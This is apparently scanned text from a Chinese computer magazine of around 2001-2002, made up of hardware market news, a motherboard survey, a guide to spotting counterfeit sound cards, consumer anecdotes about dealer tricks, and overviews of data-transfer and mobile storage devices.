如今我们正在向无线通讯时代迈进，为什么这么说？因为现在已经出现了无线网卡了！这款无线网卡是北京首创的产品，传输率可达2Mbps，由于采用了2.4GHz跳频技术，因此可以支持如今大部分的操作系统，借助中继器的帮助，它的无线通讯距离可以超过10公里，当然一般几十米的距离自然不在话下。这种产品最适合在企业和家庭的局域网中使用，无线的最大特点自然就是少了拖在地下的线了，这无疑会使你的办公环境显得更加整洁。普通笔记本网卡的市场售价一般都在300元以上，可是市场上有一种亚讯（Asion）的笔记本网卡，价格只有230元。这款网卡是10Mbps/100Mbps自适应的，支持IEEE802.3 10Base - T和IEEE802.3u 100Base - T协议，且可以在这两个协议之间自动切换，支持全双工，它的接口自然是PCMCIA，随网卡还有一条专用的数据线接口连线，它是用来连接网卡的网线。如果你对这两款产品感兴趣的话，不妨去市场转转。

●可录电视节目的“幻影王”数码电视录影机

这种“幻影王”数码电视录影机有两种产品，分为USB盒式和PCI卡式两种产品。虽然接口不同，但是它们的功能都基本一样，可以接收电视节目，又可以像录像机一样实时地将电视节目录制成MPEG - II格式的影像文件，当然，也可以利用应用程序实现预约录制。而普通的电视卡只能录制成体积巨大的AVI格式，因此如果你既想用PC收看节目，又想录制一些片断的话，不妨考虑它。PCI卡式产品的最高输出图像分辨率为640×480，而USB产品由于受到接口传输率的限制，有效输出分辨率只有320×240，而它采取了防马赛克的模糊化处理，使USB外置盒的输出质量看上去并没有那么差，因此如果为了实用和稳定性考虑，还是最好购买PCI卡式的产品。随产品还有详细的说明书、驱动光盘，以及一个遥控器和遥控接收器。这款产品的真实品牌是“RITEK”，就是台湾涞德公司，应该说品质上还是不错的。

●ATI的杀手锏LE Ultra

论当今的显卡市场，实际上只有ATI一家能真正给nVIDIA带来威胁，现在市场上已经可以看见镭 LE Ultra的产品了。这款产品刚刚在市场上出现，价格880元，比LE标准版贵了150元。Radeon LE和LE Ultra的差别在以下这几个方面：LE的显存频率和核心频率都是150MHz，而LE Ultra都是166MHz；LE默认不支持Hyper - Z功能，而LE Ultra是默认打开的。这款LE Ultra和Radeon标准版的差距已经非常小了，因此与Radeon 32M DDR的标准版1350元的价格相比，还是很超值的。这款产品的显存是6ns的，还具有一点儿超频能力，想兼顾画质和速度的朋友们不妨考虑LE Ultra产品。

●P4套件花头多

一些商家以优惠和酬宾的名义推出P4处理器+主板的套件"优惠"价，有的还包括内存成为三件套。与P4处理器刚上市时由于配套硬件缺乏而形成的Intel套件不同的是，现在的套件为了向消费者提供诱人的价格和获取更高的利润，所以在套件中也要用上一点策略。首先主板自然是赢利高的品种，如果套件中是使用Rambus内存的主板，因为Rambus价格高，所以就报CPU主板套件价，用户购买后不怕不选配Rambus内存。如果套件中是使用SDRAM的板子，因为SDRAM价格便宜，所以宁可多近百元的成本也凑成三件套。总的来说，很多套件中的主板都属于廉价板，性能方面与高档板有一些差距，对用户来说没有得到真正的便宜。以主流的i845主板为例，名牌主板价格在1250元左右，而一些廉价板子的价格只在千元左右。此外，越来越多的用户都希望购买新款Socket 478的1.5GHz P4处理器，而很多商家还是在推销Socket 423的老款产品。商家利用消费者在确定配置时首先选择CPU的特点，在报价单上故意拉开两款CPU的价格，将新款产品价格略报高一些，而老款产品报价基本是平出甚至低于进货价，这样一来加上本来的差价使新旧两种版本的处理器报价相差二百元以上。消费者往往看在价格的因素上，加上装机商的大力推荐而最终购买Socket 423老款P4处理器。其实现在配置电脑在选择CPU方面，应该将CPU+主板+内存作为一个整体的价格比较单位进行对比，这样Socket 478新款P4处理器配i845主板的性价比更容易体现。另外由于前面提到的原因，通常Socket478新款P4处理器的报价弹性较大，还价余地也大。

●兼容机装机新概念

时下大部分电脑城都采用出租场地的方式经营，消费者到电脑城购买电脑首先要选择商家，比较价格。现在一种仓储大卖场性质的电脑销售方式开始出现，这是一种由有实力的商家独家经营的方式，商家直接从厂商批量进货，所以整机的价格不会比电脑城装机贵。商家拥有大面积的场地，并以比较规范的流程为消费者配置装机，最后提供的发票和保修单以及电脑部件明细表也比较规范详细，在一定程度上可以杜绝一些常见的不良现象，而且在售后服务方面也有一定的保证。这种装机方式比较适合对电脑硬件配置不十分精通的大众用户。

●液晶显示器销售新动向

液晶显示器在基本占领中高档品牌机市场后，在兼容机市场的份额也有所上升，很多为孩子购买电脑的家长看中了液晶显示器零辐射、静态图像无闪烁的特点，从爱护下一代眼睛的目的出发，纷纷选购液晶显示器。入门级的15寸液晶显示器成为兼容机市场销售量最大的产品，一般个人用户可以承受的显示器价格在4000元以下。

额外提供支持AV端子输入和S端子的液晶显示器受到青睐，用户除了将液晶显示器作为显示器使用外，还可以通过扩展端子输入接驳VCD/DVD等影视设备，享受一下液晶彩电的风采。

●纯平显示器有差异

主流的纯平显示器存在两类差异：一类是显示器的性能档次定位，突出表现为显示器的带宽，低端产品带宽在110MHz左右，支持在1024×768分辨率下上85Hz刷新率，高端产品带宽在160MHz以上（有的产品超过200MHz），支持用户使用更高的刷新率，同时作为高端显示器为用户提供更多的专业调整选项，而且在线路中增加了多种修正线路，使画面表现更上一层楼，价格方面，入门级的17寸纯平显示器价格在1600-1800元，高端产品价格在2000元以上。另一类差异是显示器使用的纯平显像管的不同，纯平显像管从结构上有两类，一类是以LG未来窗为代表的物理纯平管，由于视觉误差的缘故，很多人初看会感觉屏幕向内凹；还有一类是视觉纯平管，为了克服物理纯平管的视觉误差，有意将显像管做得略微向外凸，这样可以抵消视觉误差。市场上很多纯平显像管都属于视觉纯平管，不过由于显像管生产厂家的不同，有些人看某些视觉纯平管还会感觉有些凸。所以选购适合自己的纯平显示器，还是要凭各人的喜好和感觉。

●PCI版本显卡原来并不贵

AGP显卡早就成为市场的主流，不过早期的主板未提供AGP插口，一些集成有显卡的主板也未提供AGP插槽，所以这些主板用户要升级显卡只能找PCI接口的产品。市场上高性能的PCI显卡非常少，少数采用MX-200芯片的PCI版本被商家炒成高价。其实在进货时PCI版本的显卡通常只比AGP产品贵不到50元，只不过数量比较小，由于物以稀为贵的缘故，商家利用这个机会自然抬高了价格。电脑爱好者如果以比同档次AGP显卡的价格加50-100元的底线去砍价大多能买下。虽说PCI显卡物以稀为贵，但是买的人毕竟少，商家手里囤货时间长了也要亏本。

●光驱重不一定等于好

有些商家向消费者宣称自己经销的某某品牌的光驱是钢质机芯，性能如何如何好，读片能力如何强，还让客户掂掂光驱的重量,并在客户面前放几张毛边片，以显示自己光驱性能的优良。其实采用钢质机芯对光驱的稳定性有一定帮助,但从总体而言,光驱的性能与设计和所使用的技术有更大的关系，光驱重量与光驱的性能没有直接的关系。一般而言还是选购口碑较好的品牌和型号的产品比较保险。

●光驱性能测试花招

商家在客户面前测试光驱以证明其性能，这在很多电脑城都可看到。在有些测试中，商家耍一些花招可以大幅“提升”光驱的性能，主要手段如下。

在展示前先对出样的光驱进行打磨，事先调大光驱光头的功率以增强其读片能力，在事先安排好的对比测试中，其性能自然占优。

在速度测试中，由于现在光驱大多数都是工作于CAV恒定角速度模式下，所以读取外圈的速度较快。由此在测试中，商家在推荐品牌测试时利用容量大的数据盘读取外圈信息得到高速记录，而在测试其他光驱时使用500M左右的数据盘使光驱不能达到最高读取速度。

使用毛边片，有意将光碟外圈部分做成严重磨损状而光碟内部保持完好，播放时控制好只播放光碟开头一段片头，以突出光驱的超强纠错能力，其实如果真正要读取严重磨损的外圈数据，可能没有光驱能够读出。

采用偷梁换柱法，事先将播放的内容复制到硬盘上，然后将光碟打毛成全面严重磨损状，等到测试播放时偷偷播放硬盘上的内容，效果自然好。不过这样做也有一个小破绽，在播放硬盘的内容时，光驱灯不会持续闪亮。

●选购电视接收装置要注意是否支持增补频道

市场上的TV接收卡和TV盒品种很多，选购这类产品关注是否支持增补频道非常重要。尤其是使用有线电视的用户，现在一些电视节目是使用增补频道传输，如果TV接收装置不支持该功能就无法接收到图像，这同普通彩电是一样原理的。有些进口的TV接收装置就不支持增补频道，虽然它们做工好、功能多，但在中国地区使用，有时接收某些频道会有问题。而中国生产的TV接收装置大部分新款型号都支持增补频道接收。不同品牌的TV接收设备提供的图像品质也有明显的差异，有的产品画面发灰，有的产品有明显的干扰，有的画面对比度低。购买TV接收装置最好在不调整显示器参数的情况下实际看一下效果。

●宽频电源并非内置稳压系统

市场上出现了一类对宽电压适应性很强的电脑开关电源。这种电源被称为宽频电源，这些电源可以在很低的电压下工作，而且对一定范围内的电压波动不太敏感，比较适合电压偏低的地区使用。有的经销商将这类电源说成内置稳压系统，将价格抬高，其实完全不是这么回事。这类电源只是采用了适应低电压工作的线路，成本增加有限，而批发价格与普通电源相差无几。

●nVIDIA 的“钛”系列显卡到货

自nVIDIA推出“钛”芯片以来，众多显卡厂商都纷纷第一时间推出了相应的显卡产品，以证实自己和nVIDIA的紧密关系。首先丽台的“钛”系列显卡已全线到货，型号有S650和S620，S650的性能最高，用的是Ti500的芯片，核心与内存频率达到了240/250MHz，它的价格为3600元；S620采用的是Ti200芯片，报价为2450元。耕升的Ti芯片的显卡也已出现，命名为“火狐II”，为GeForce2 Ti芯片，核心速度达到了250MHz，而显存用的是64MB的4ns DDR显存，因而比起一般的GeForce2来，大幅度地提升了性能，它1199元的报价还是比较有吸引力的。迪兰恒进也同时发布了“镭”姬杀手和“钛”系列显卡，可惜产品还没有到货。UNIKA速配7900的Ti100显卡价格为980元；启亨股份有限公司在前些日子里也向市场发布了“钛”系列加速卡，分别命名为大银家GF-TI、大银家GF-TI 200和大银家GF-TI 500。此外还有旌宇显卡，它的钛龙Ti100显卡采用的是Infineon 6ns DDR SGRAM显存，价格为780元，已经很便宜了。能与此相比的还有昂达的“钛”系列显卡，价格也只有880元，它是采用GeForce2 Titanium芯片的闪电8000。

●网络游戏卡面市

最近在一些电子市场上出现了一种连邦软件游戏卡，这种卡的方便之处在于：玩家可以通过该卡在网络上任意选择游戏进行消费，并且可以选择最小单位的消费方式来体验新版游戏产品。目前这种卡有50元和100元两种，细算算在价格上要比单独买一种游戏卡更便宜。CF

近期主板市场观察

□北京 孔明

要选择主板，首先要认定主板所支持的架构。我们目前正处在一个众多不同架构并存的时期中，从支持的内存格式来分，有SD、DDR和Rambus三种格式，其中除了Rambus格式目前只支持Pentium 4的CPU外，其余两种格式还分别有支持Intel与AMD的不同版本。所以，细分一下，目前主流主板应该有不同的5类产品，它们是可使用SD内存的支持Intel CPU的主板，可使用SD内存的支持AMD CPU的主板，可使用DDR内存的支持AMD CPU的主板，可使用DDR内存的支持Intel CPU的主板，以及使用Rambus内存的支持Intel CPU的主板。

目前，除采用i845芯片组的主板外，大多可使用SD内存的主板显得有些过时，从发展的眼光来看，它们是即将被淘汰的。但是这些产品的优点就在于它们已经经历了时间的考验，产品比较成熟，而且在稳定性和价格方面都有着新架构无法相比的优点，所以现在的装机朋友中还有不少会选择这个"鸡尾"而不选择DDR或Rambus的"凤头"。不过随着新款Intel P4的推出，Intel推出了可使用SD内存的i845芯片组，随后很多主板厂商先后推出了一些相应的主板产品，如华硕的P4B、微星845Pro2和升技BL7等，价格分别为1230、1320和1250元。此外还有佰钰4S845A主板，售价为1100元，以及它的简版的4S845AL。捷波的J-I401主板也有带RAID和不带RAID功能的两款，不带RAID功能的报价是1100元。采用i845芯片组的主板的推出，延缓了支持SD内存格式主板总体的市场寿命。虽然SD构架的主板从总体上看，已经进入了最后的阶段，但是还有一些基于改进技术后生产的采用新款芯片组的主板诞生。其中694T和815EP B-Step芯片组就都是支持最新Tualatin CPU的产品，如技嘉的GA-6VTX主板采用的是蓝色PCB，提供了1个AGP4X、5个PCI、1个ISA和1个AMR的插槽，3个DIMM可以支持最大1.5GB的PC100/PC133标准的SDRAM内存，产品价格为810元，稍贵了一些。

在DDR方面，针对不同CPU平台的主板比较多，而且生产厂商也为数众多，因此主板产品也是很丰富的。其中面向AMD雷鸟和毒龙CPU的最新产品有VIA Apollo KT266A，这款芯片组是对先前推出的KT266的革新版，由于采用PIN-TO-PIN（管脚到管脚兼容）方式，所以主板厂商也不需要重新设计现有的KT266主板。性能上KT266A较KT266具有不少提高，特别是在针对DDR内存传输效能方面，KT266A更是大下苦功，这使得KT266A的性能表现比它的竞争对手SIS735芯片组领先了一些。目前一些采用KT266A芯片组的主板产品已陆续上市，先见到的有磐英8KHA+主板，它还支持最新的Athlon XP处理器，约920元;后来的有捷波屠龙XP主板产品上市，售价950元。此外升技也即将量产面向中高端的KR7A RAID主板，它将支持PC1600/PC2100 DDR内存，扩展槽配置是1个AGP4X、6个PCI，支持UDMA100。这款主板还集成了HighPoint的HTP370 IDE RAID控制器，更提高了它的档次。KT266A的竞争对手自然是SiS735芯片组，现在有以精英为首的一些产品，K7S5A2主板支持AMD的Socket A全系列处理器，有2条PC1600/PC2100 DDR内存插槽，最大支持1GB DDR内存，另外K7S5A2还有2条PC100/PC133内存插槽，最大支持1GB SDRAM内存，它650元的售价还是比较有吸引力的。

面向PIII和Celeron处理器的DDR芯片组中，有最新的VIA Apollo Pro266T芯片组，它支持包括Tualatin核心在内的全系列PIII和赛扬处理器产品。现在这种主板不多，其中有Acorp主板，型号是6PRO266TA。

提起面向DDR的P4主板就不得不说VIA P4X266芯片组了，现在正在逐渐走红，有继694X后再次横扫江湖之势。目前因为这款芯片组，Intel还正在和VIA打着官司，现在只有磐英、新天下、精英等一系列厂商的主机板推出。其实不难看出，这段时间Intel在加紧送出P4 845D芯片组，以希望尽可能地弥补P4+DDR市场的损失。现在市场上P4X266主板有：精英P4VXAS（423），790元；佰钰4PX266A，1099元；奔驰P4-266D/S478，950元；磐英4V2A/S478 980元；硕泰克85DRV/478，1090元；三帝PV40AL主板840元，PV40ML也已经降到了790元。SiS在DDR面向DDR-P4市场上的产品是SiS645，据悉精英将是第一家出货SiS645主板的一线大厂，而浩鑫等公司的SiS645主板也很快会上市。SiS645在P4芯片组市场上也是同i845强势竞争的产品，现在SiS645的优势在于：它是DDR芯片组，而现在i845主板还只是PC133；其次，SiS645获得了Intel P4授权，较VIA的P4X266有安全优势，因此一旦推出很快就能得到一线大厂的支持。

最后来说说P4-Rambus方面的情况，自然这个市场中只有Intel的i850芯片组主板了。首先介绍一款支持Socket 478的Intel主板，它的型号是D850MV，带有4个Rambus内存插槽、4个USB接口，集成AC97声卡，扩展槽配置为5个PCI/1个AGP/1个CNR，价格较高，在1500元上下。技嘉推出了新款Socket 478接口的P4主板GA-8ITXR，这种架构主板都属于支持NorthWood P4处理器的高端配置方案，它有4条RIMM，最大支持内存2GB，扩展槽配置是1个AGP4X/1个CNR/6个PCI，主板集成网卡，并且板载了Promise的UDMA100 RAID控制芯片，它还集成了创新CT5880 PCI128 4通道声卡。为迎合超频用户，8ITXR主板还提供了外频调节、核心电压调节等功能。此外，华硕也及时推出了高性能的P4主机板P4T-E，它的最大特点就是一改P4主板对电源的苛刻要求，只需配备普通电源就可正常运行，它还采用华硕的"无段起频"技术，让更多的DIYer们可直接通过BIOS来调整CPU和内存的电压，以实现更高的超频目的。P4T-E的价格是1440元。此外，基于Socket 478架构的较好的850主板还有升技的BW7，价格是1220元。CF



菜鸟帮你打李鬼

启亨小辣椒纪念版辨别

□广州　陈伟祥

在国内，大家极易记起启亨的红遍大江南北的启亨呛红小辣椒声效卡，此产品以优异的性能和平民的价格，赢得了广大电脑爱好者的喜爱。然而，市场上出现了莫明其妙的所谓“小辣椒”声卡和一些假冒的启亨呛红小辣椒声效卡，乘机混水摸鱼，欺骗了用户，使消费者的权益受到严重侵害。我收集了一些如何辨别正版启亨小辣椒纪念版的方法，供大家在选购时做参考。

1.外盒区别　启亨股份有限公司在去年年底，就停止向市场供应启亨呛红小辣椒进化版声效卡，取而代之的是启亨呛红小辣椒纪念版，这是为纪念启亨股份有限公司大陆分公司的成立而得名。但两者的彩盒包装一样，不同的是“纪念版”声效卡在原有彩盒上贴有“纪念启亨股份有限公司大陆分公司成立”的椭圆形贴标，如图1所示。而在市场上出现的“进化版”盒子上无“纪念分公司成立”字样的椭圆形贴标者为假货。



图 1

2.序号区别　启亨呛红小辣椒“纪念版”声效卡的外盒侧面，贴有启亨股份有限公司的专用产品序号贴纸，标明产品名称、产品国际条码、产品序列号码，其中序列号码与“纪念版”声效卡上的序列号是一一对应的。假的产品没有产品序号贴纸（如图2）。




图 2

3.声卡功能设计区别　由于启亨公司的呛红小辣椒“纪念版”声效卡此次是独家开发的驱动专用程序，在硬件上与FORTEMEDIA全面合作，独家布线设计，提供一个功放芯片和一个滤波芯片，大大提高了声音输出的效果和声音的信噪比，同时PCB板整个都是红色，专为个性化消费者和爱好者而设计（如图3）。而假货则没有这些特点，在市面上的假货多为绿色PCB板（如图4、5）。




图 3




图 4




图 5

4.CD驱动碟片区别　由于启亨与FORTEMEDIA共同开发的TR30062芯片，独家开发PCB板的布线，同时加上功放芯片和滤波芯片，所以在驱动程序方面较以前版本有很大的改变，驱动光碟的内容也不同了，连驱动光碟的制作与市面上的假货也有很大的差别。启亨呛红小辣椒“纪念版”驱动光碟字迹清晰（如图6左），市场上假小辣椒声卡光碟，仿启亨“进化版”制作，颜色暗灰，字迹不清（如图6右）。



图6

通过上述的图文讲解，相信电脑爱好者们应该比较清楚如何辨别启亨小辣椒纪念版了。如果您还不清楚的话也没有关系，据说启亨股份有限公司与中国质量检验协会联合起来，开展“保真优，打假劣”活动，从11月份开始，启亨的任何一款产品上都有防伪贴标，用户购买时只需揭开涂层，拔打800免费电话或上网查询，即可验明所购买的产品是否为启亨原装产品，这样就更加方便了。CF

“买椟换珠”购硬盘

□河北　黄亮

电脑硬件更新换代的速度真是有点儿令人恐怖，去年还因自己拥有一块IBM13.6G硬盘暗自窃喜，转眼间40G硬盘已成主流，节衣缩食攒够了银子，自认为是DIYer的我要玩一把双硬盘了。

风尘仆仆赶到电脑城，先摸了摸行情，准备采购了。“大哥，装机吗？给您报个价。”一位JS盯上了我。

“我买硬盘。”

“那您可找对地方了，我这儿专做CPU和硬盘，代理Intel的CPU和IBM、迈拓的硬盘”。

“IBM40G，7200转多少钱？”

“940元。”

“这么贵，别人才报920。”

“那是水货，我这可是原包盒装的，您看。”JS拿出一个盒装7200转硬盘，确实是IBM硬盘的纸盒包装。我仔细看了看，防静电袋上没有防伪标签，而柜台内一堆IBM40G（5400转）的防静电袋上有环亚公司的防伪标签，但5400转的硬盘是散装的。

“为什么7200转的没有防伪标签啊？”

“咳，出货量太大，IBM硬盘光我这儿一天就出100多块，环亚公司还来不及贴标签就得向市场供货，IBM硬盘质量相当好，返修率很低。”JS一脸的真诚。这时另一个装机商来扎货，拿走一块7200转硬盘，打了个920元的欠条走了。

“为什么他920就行啊？”我问道。

“他是我们的老客户了，所以有一定的让利，柜台之间拿货都会便宜一些。”

“那也920卖我一块吧。”我说道。

“那可不行，总代理知道了会罚我们的。”JS答道。

“那低价卖给柜台，总代理知道了不罚吗？”

“这是商业上的一些规则，一时半会儿跟你也解释不清。”

“你这售后怎么样？”

“一年保换，两年保修。”

我犹豫了一会儿，其他柜台920元的货确实不是盒包，很可能是水货。多花20元买个放心吧。掏钱，成交。

回到家后，总觉得有些不对劲。混乱的思绪经过一番整理终于恍然大悟，原来如此：我买的7200转硬盘还是水货，包装纸盒是柜台内5400转的硬盘，奸商进的是5400转的行货硬盘和7200转的水货硬盘。然后把水货装到行货的纸盒里。这样如果顾客买5400转硬盘，奸商会以有防伪标签证明是行货。顾客若问起包装盒，奸商则以占柜台空间等理由搪塞过去。买7200转硬盘的顾客就会用像打发我一样的伎俩搞定。看着我20元买的包装盒，唉，真是无商不奸啊！CF

差点上一当

□贵州　林伟

近日，重新把机器全部拆下来打扫了一下卫生，可安装时却出现了问题。症状为电脑黑屏并不停地长鸣，经查阅资料得知此现象为内存条引起，于是把内存条重新插拔了N次，无效。把此条拿到一熟悉的电脑商家处测试，换了几台机器都出现此问题，老板面无表情对我说：“内存条已坏，换新的吧。”无奈之下只好如此。见老板业务繁忙，转而找技术员攀谈，在首先阐明自己是菜鸟一只后，发了N支烟外加一部“拍马大全”之下，技术员不经意间说了句：“你用橡皮擦一擦内存条的金手指，看结果如何。”得此句如获至宝，急忙依言行事，果真好了。问缘由，答曰：“由于长时间使用，造成金手指部分氧化，结果会让金手指与插槽的接触不良，造成各种病状，用橡皮可以轻易解决此问题。”

看来不管你与商家熟不熟，都有可能被宰，自己一定要加强电脑方面的知识，最大限度地保护自己的利益。CF

双机数据互传产品面面观

□上海　杨法

随着电脑爱好者拥有电脑数量的增加,在多台电脑间传递数据的需要日益增多。现在的应用程序容量不断增加,传统的1.44M软盘早已不能满足数据存储和移动的需要,所以各种新型的外置存储器和电脑互连传输手段成为电脑爱好者关注的热点。

电脑联机传输设备

如果有两台本地电脑需要互相交换数据,最直接的方法是双机互联直接传输数据,目前常用的有网卡传输、并口传输、USB传输、IEEE1394传输、红外线传输等。

网卡传输

两台或多台电脑互相交换数据最常规的方式是给电脑配置网卡,组建小型局域网。对于两台装备有网卡的电脑,我们可以直接利用经过跳线制作的双绞线互相连接进行数据传输。双绞线可以在网络产品专卖店根据用户需要的长度当场制作,现在一般都用五类和超五类线制作,也有一些进口或台湾产的软线,虽然价格高一些,但线体比较柔软,使用方便。双绞线两头连接使用的RJ45水晶头最好用AMP的产品另外加上护套。对于笔记本用户,如果没有内置网卡可以添置一块PCMCIA 10M/100M网卡,中等品牌的产品价格在300-500元左右,以D-LINK、KingMax为代表。台式电脑可以使用PCI网卡。目前10M/100M自适应网卡为主流,便宜的网卡价格在百元以下,低价位产品中TP-LINK的产品性能较好,中档产品以D-LINK DFE-530TX和AccTon产品为代表,价格一般在100-160元之间,非常适合个人用户。高档产品非3Com EtherLink10/100Mbps 3C905B系列和Intel PILA8460系列莫属,虽然性能好但价格较高。如果有多台电脑互联,可以使用HUB或交换机,目前一些为个人用户设计的4口/8口小型HUB价格非常便宜,在150-300元左右。对于有些不方便加装网卡的电脑,市场上有USB接口的网卡,它一头是USB接口,另一头是RJ45接口,使用上与普通网卡一样方便。

并口双机互联

如果用户不经常需要传输大文件,电脑主机上又没有现成的网卡,那最简单也最常用的双机互联就是利用电脑的并行通讯口传输数据。软件方面在Win9X附件中有"直接电缆连接"程序可以直接使用。硬件方面需要使用一条并口双机互联线,在电脑城很容易买到。成品并口双机互联线常见的长度有1.5米、3米、5米,成品并口双机互联线有两类,一类是国产,一类是所谓原装的。国产线中接头为一体化融接方式的产品质量比较可靠,而用螺丝固定标准接头的产品很多是由小商家自己制作的,质量参差不齐。所谓原装的并口双机互联线一般比较粗,接口质量比较好,有些盒装的高档线接口都经过镀金处理。不过一般个人用户购买优质的国产线(很多包装上打上台湾产字样)性能也不错,主要是实惠。一般3米线价格在15-20元左右。

USB传输

并口连接虽然方便,但传输速率却不高,如果要传输大容量文件花费的时间也非常可观。而USB接口以其较高的传输速率成为两台电脑互联的新途径。硬件方面需要专用的USB数据传输套件,此套件与普通的USB连接线不同的是它内部含有一块控制芯片。套件中含有应用软件和驱动,这类USB传输套件价格在150-350元间,依不同品牌而定。

IEEE1394传输

如果经常要传输超大容量文件如视频文件之类,IEEE1394端口则是更好的选择,现在很多DV摄录机都提供了IEEE1394端口,一些外置硬盘在提供USB接口的同时也开始提供IEEE1394端口,足见IEEE1394在电脑领域中应用的势头。IEEE1394端口具有很高的传输特性,但一般电脑和很多笔记本都没有这种端口,如果需要使用,可以购买独立的插卡扩展该端口。台式电脑可以用PCI转IEEE1394的插卡,笔记本电脑可以用PCMCIA卡式扩展连接器。一般PCI转IEEE1394普通卡价格在350元左右,一些著名主板厂家生产的产品价格要贵70%以上。

红外线传输

有笔记本电脑或掌上电脑的朋友,为台式电脑增加一个红外线收发装置就可以与笔记本和掌上电脑进行无线数据交换。目前一般的外置红外线收发装置为串口连接,价格在100-200元之间。尽管这种传输方式速率不算高,但由于是无线连接,所以使用非常方便,还可以与一些支持红外线连接的手机传输资料。

数据移动存储设备

如果两台电脑离开距离很远,需要交换数据时而可以提供的网络不能满足传输速度的要求,那么就需要找一个可以存储数据的介质。在专业领域,常用数据带、MO、活动硬盘等存储设备来备份移动数据。对于个人电脑用户,可能更多使用CD-RW、ZIP、活动硬盘支架、USB移动存储器、移动数据存储盒、Flash存储卡。

五种常见移动存储产品

□北京 罗罗

目前，市场上的移动存储产品种类繁多，且各类产品的功能各有不同。面对五花八门的移动存储产品，消费者们往往感到选购困难，不知从何下手。为此，笔者以自己对移动存储产品的了解，把目前市场上几种常见移动存储产品的特点、选购参照，逐一分类总结、对比，希望能对准备选购移动存储用品的电脑爱好者有所帮助。

一、五种常见的移动存储产品

目前市面上共有软盘、ZIP、MO、移动存储器、Flash闪存卡等几种常见的产品。以前，数据移动主要是靠软盘来实现的。但当面对巨大的信息数据容量时，软盘已经显得力不从心了。下面，将介绍5种市场上常见的移动存储用品。

1.MO与ZIP

MO是磁光盘（Megneto－Optical Disk）的简称，它是传统磁盘技术与光技术结合的产物。它能让用户在看似传统的3.5英寸或5.25英寸的盘片上存储数百兆甚至数千兆的数据。和MO几乎同时出现的另一款产品是ZIP，这款产品和MO的功能很相近，用户群也没有大的区别。它们刚上市时，在需要数据移动的专业领域中可谓独领风骚。从容量上来看，这两款产品基本上可以满足目前阶段专业人士对信息存储和备份的需求，但兼容性可以说是MO和ZIP的一处硬伤，由于它们摆脱不了只支持专用驱动器的束缚，兼容性的问题一直没有得到很好的解决。因此，这两种产品，没能像软驱、光驱那样成为计算机的标准配置。另外MO盘片寿命有限，极易受损（一粒很小的灰尘就可能造成盘片的毁坏），盘中的数据缺乏相应的安全性。MO的存取速度仅为640兆/20－30分钟。

2.活动硬盘盒

除软盘、MO与ZIP外，市场上还出现了一种活动硬盘盒。这种产品有两种类型：一类是一个盒架子，使用时需将架子事先安装在计算机上，相关连线需与主板连接。然后使用一块普通的硬盘作为移动硬盘。使用时将硬盘经简单设置后，插入架子内，然后进行数据读写。这种硬盘盒需事先安装，且如果双机互传数据，则需要两台机器都装有此装置。第二类是一个带USB接口的盒子，使用时只需将一块普通硬盘经简单设置后，放入盒子内，然后用USB接口连接主机即可。这种硬盘盒无需事先

CD-RW

随着刻录机的降价，CD-RW在电脑爱好者中的拥有量大幅上升，现在很容易花600-700元买一个8倍速的刻录机。CD-R/RW光盘可以被普通光驱读取也是用户购买刻录机的主要原因之一，也成为数据搬运的好途径。用户可以很容易地将CD-RW刻录盘上的内容复制到绝大部分具有普通光驱的电脑上。CD-RW刻录盘可以反复擦写，单次使用成本低，名牌的CD-RW刻录盘如HP、SONY价格较高，而一些廉价盘价格较低。

ZIP

ZIP驱动器曾经红了一段时间，与传统1.44M软盘比较它是有很大的进步，使用习惯与传统1.44M软盘也比较类似。现在ZIP驱动器有100MB和250MB两种容量规格，一个内置的100M ZIP驱动器价格约550元（含一张盘），USB 100M外置产品为999元（含三张盘）。虽然ZIP驱动器的价格较以前有很大的下降，但用户不多导致的通用性不强，以及存储容量相对有限，使很多国内PC用户更喜欢选择其他存储设备。

活动硬盘支架

活动硬盘支架也称为硬盘抽屉盒，可以将普通硬盘放置其中通过抽屉的形式灵活移动，用户为此无需打开机箱，属于一种充分利用现有硬件拓展功能的辅助装置。活动硬盘支架价格便宜，一般售价在60-150元之间，依产品品质而定。

移动数据存储盒

移动数据存储盒是一种新型的大容量移动存储设备，其容量可以达到10GB以上。其接口采用USB接口兼顾速度和兼容性，一些新品还提供传输速率更高的IEEE1394端口。移动数据存储盒的特点是容量大、重量轻、便于携带、通用性强。一些具有加密分区的产品更受单位用户的青睐。该类产品市场应用前景广阔，非常适合大容量数据的存储和移动。

USB移动存储器

USB移动存储器使用固态半导体存储芯片，配合USB接口构成小巧的存储器，常见的此类存储器大小如一把普通的钥匙，配合高强度外壳可以与钥匙挂在一起，需要使用时只要往电脑USB口上一插就可以了。这类存储器常见容量有32MB、64MB、128MB。由于它的容量不大和超强移动特性，非常适合存放重要信息。目前此类产品品牌很多，外形各异，对于移动非大容量文件还是很不错的。

Flash存储卡

Flash存储卡属于PCMCIA卡，主要配合笔记本使用，具有读写速度快、抗毁性强的特点，而且在开机情况下可以随时安装或移走该卡，有活动电子小硬盘的美称。在USB外置存储设备出现前具有非常突出的性能。Flash存储卡插在笔记本PCMCIA插槽中就成为一个电子硬盘，程序可以直接在电子硬盘上运行。Flash存储卡对于笔记本间的数据交换还是比较方便的，不过大容量的Flash存储卡价格很高。

以上介绍了一些电脑互联的硬件和移动数据存储设备，电脑爱好者可以根据自己的电脑和数据交换情况灵活选用硬件，以达到事半功倍的效果。CF

安装，且如果双机互传数据，则不需要两台机器都装有此装置。

